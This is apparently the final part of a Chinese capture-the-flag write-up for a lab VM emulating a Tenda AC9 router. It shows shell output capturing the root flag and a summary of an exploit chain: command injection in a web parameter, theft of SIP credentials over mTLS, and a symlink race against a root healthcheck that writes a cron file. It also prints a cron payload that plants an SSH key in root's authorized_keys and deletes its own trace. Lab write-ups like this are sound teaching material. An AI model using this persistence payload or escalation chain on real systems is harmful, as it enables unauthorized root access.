111@RouterCall:~$ cat /home/111/root.txt
cat: /home/111/root.txt: No such file or directory
111@RouterCall:~$ cat /home/111/root.txt
cat: /home/111/root.txt: No such file or directory
111@RouterCall:~$ cat /home/111/root.txt
cat: /home/111/root.txt: No such file or directory
111@RouterCall:~$ watch -n 2 'test -f /home/111/root.txt && echo "✅ 文件存在" || echo "❌ 文件不存在"'
111@RouterCall:~$ cat /home/111/root.txt
flag{root-9CA26D7E59BD4FE3B0935A6C1E0C4D5B}
111@RouterCall:~$
```

```
flag{root-9CA26D7E59BD4FE3B0935A6C1E0C4D5B}
```

- root shell 思路就很多了，下面是一种

```
* * * * * root /bin/sh -c 'mkdir -p /root/.ssh; echo "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDUjTUj0alxfPQUM4MgVr1j8Q4r6gjYLcOdISwEmnjr/
luoyinhui@DESKTOP-AE8QDO0" >> /root/.ssh/authorized_keys; chmod 700
/root/.ssh; chmod 600 /root/.ssh/authorized_keys; rm -f
/etc/cron.d/rc_rootssh'
```

```
path=/opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
cat > "$path" <<'EOF'
* * * * * root /bin/sh -c 'mkdir -p /root/.ssh; echo "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDUjTUj0alxfPQUM4MgVr1j8Q4r6gjYLcOdISwEmnjr/
luoyinhui@DESKTOP-AE8QDO0" >> /root/.ssh/authorized_keys; chmod 700
/root/.ssh; chmod 600 /root/.ssh/authorized_keys; rm -f
/etc/cron.d/rc_rootssh'
EOF
chmod 0644 "$path"
ls -lan "$path"
cat "$path"
```

```
D:\download\RouterCall.ova\new>ssh -i user_key root@192.168.56.175
Linux RouterCall 7.0.11-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-12.1~trixie (2026-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@RouterCall:~# id
uid=0(root) gid=0(root) groups=0(root)
root@RouterCall:~# ls -la
total 103304
drwx------  4 root root      4096 Jun  8 20:18 .
drwxr-xr-x 18 root root      4096 Jun  3 07:12 ..
lrwxrwxrwx  1 root root         9 Jun  8 20:18 .bash_history -> /dev/null
-rw-r--r--  1 root root       607 Mar  2 16:50 .bashrc
-rwxr-xr-x  1 root root       182 Nov 29  2025 give_flag
-rwxr-xr-x  1 root root     16128 May 16 05:10 give_pass
lrwxrwxrwx  1 root root         9 Jun  8 20:18 .lesshst -> /dev/null
drwxr-xr-x  3 root root      4096 Apr 25 06:38 .local
lrwxrwxrwx  1 root root         9 Jun  8 20:18 .mysql_history -> /dev/null
-rw-r--r--  1 root root       132 Mar  2 16:50 .profile
lrwxrwxrwx  1 root root         9 Jun  8 20:18 .python_history -> /dev/null
-rw-------  1 root root        44 Jun  8 08:04 root.txt
drwx------  2 root root      4096 May 15 18:38 .ssh
-rw-r--r--  1 root root     36756 Jun  8 07:54 tenda_ac9-payload.tar.gz
-rw-r--r--  1 root root 105691202 Jun  8 07:54 tenda_ac9.tar.gz
lrwxrwxrwx  1 root root         9 Jun  8 20:18 .viminfo -> /dev/null
root@RouterCall:~# cat root.txt
flag{root-9CA26D7E59BD4FE3B0935A6C1E0C4D5B}
root@RouterCall:~#
```

总结

1、80端口 setUsbUnload 的 deviceName 参数有命令注入拿 ac9的 shell，5061的 SIP 找到提示“证书校验、交互流程分阶段返回”，在线文件系统中找到 voice 客户端证书后，用 mTLS 连接 SIP 服务并发送 INVITE，请求返回 acct:111、cred:Q2!@D!@Sv3LfNXuq 得到111凭据拿 shell。

2、发现系统存在 root 身份运行的 ac9-healthcheck 定时任务，在/var/log/ac9-health/results/下生成 `status-*.txt`，该目录 ac9 可以在里面创建文件或 symlink，如果提前在未来的 status 文件名处放置 symlink，root healthcheck 会跟随这个 symlink 写入目标文件，并把目标文件 chown 为 root:root、chmod 为 0440。也就是说，ac9可以控制 root 写文件的路径。

3、但是 healthcheck 默认写入的内容只有 router-ok，搜索该字符串，发现它来自 /opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt，这个文件归 111:111 所有，所以111可以控制 healthcheck 写入内容。

4、最终提权链：111 先把 online_check.txt 改成一条合法的 root cron 内容，ac9 再在 /var/log/ac9-health/results/ 中把未来的 `status-*.txt` symlink 到 /etc/cron.d/rc_rootflag。等 root healthcheck 定时任务触发后，它会读取被 111 控制的 online_check.txt，并跟随 ac9 放置的 symlink，把这条 cron 写入 /etc/cron.d/rc_rootflag。随后系统 cron 以 root 可执行任意任务，如将 /root/root.txt 复制到 /home/111/root.txt 拿到 root flag，或者写入公钥从而提权到 root shell。